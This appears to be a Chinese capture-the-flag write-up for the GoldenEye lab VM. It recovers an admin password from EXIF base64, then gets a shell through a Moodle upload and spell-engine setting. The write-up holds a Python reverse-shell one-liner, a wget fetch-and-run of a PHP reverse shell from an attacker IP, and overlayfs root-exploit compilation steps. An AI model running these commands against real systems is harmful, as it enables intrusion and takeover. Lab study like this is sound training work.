
根据下载的图片,用打开发现eof后面再没有内容了,不过在exif里发现了好东西,base64编码的一串东西
>> file for-007.jpg
for-007.jpg: JPEG image data, JFIF standard 1.01, resolution (DPI), density 300x300,
segment length 16, Exif Standard: [TIFF image data, big-endian, direntries=7,
description=eFdpbnRlcjE5OTV4IQ==, manufacturer=GoldenEye, resolutionunit=2, software=linux], baseline, precision 8, 313x212, components 3

>> echo 'eFdpbnRlcjE5OTV4IQ==' |base64 -d
xWinter1995x!
解码,慕课网站admin的密码到手!
拿shell
利用上传点上传shell,反弹msf的shell
# /var/www/html/gnocertdir/
/gnocertdir/draftfile.php/5/user/draft/810667993/reverse_php.php

# /var/www/html/gnocertdir/draftfile.php/5/user/draft/810667993/reverse_php.php
命令执行点
# 拿webshell

# Home / ► Site administration / ► Server / ► System paths
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.111.3",443));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'

# Home / ► Site administration / ► Plugins / ► Text editors / ► TinyMCE HTML editor#
设置pspellshell为spell engine

# 反弹初始shell
wget http://192.168.111.3/reverse_php.php
chmod +x reverse_php.php
php -f  reverse_php.php
TinyMCEHTMLeditor
Spellengine
PSpellshell
Default:GoogleSpell
editortinymcespellengine
Spelllanguagelist
+English-en,Danish-da,uhninniDefault
editortinymcespelllanguagelist
+Englishen,Danishda,Duhih

# overlayfs提权
#	ref:https://www.exploit-db.com/download/37292.c

sed -i 's/gcc/cc/g' overlay.c # 系统内没有gcc,所以只能用cc代替
#	sed跟选项-i,会匹配文件中每一行的第一个gcc替换为cc
#	后缀 /g 标记会替换每一行中的所有匹配:
cc overlay.c -o overlay
提权成功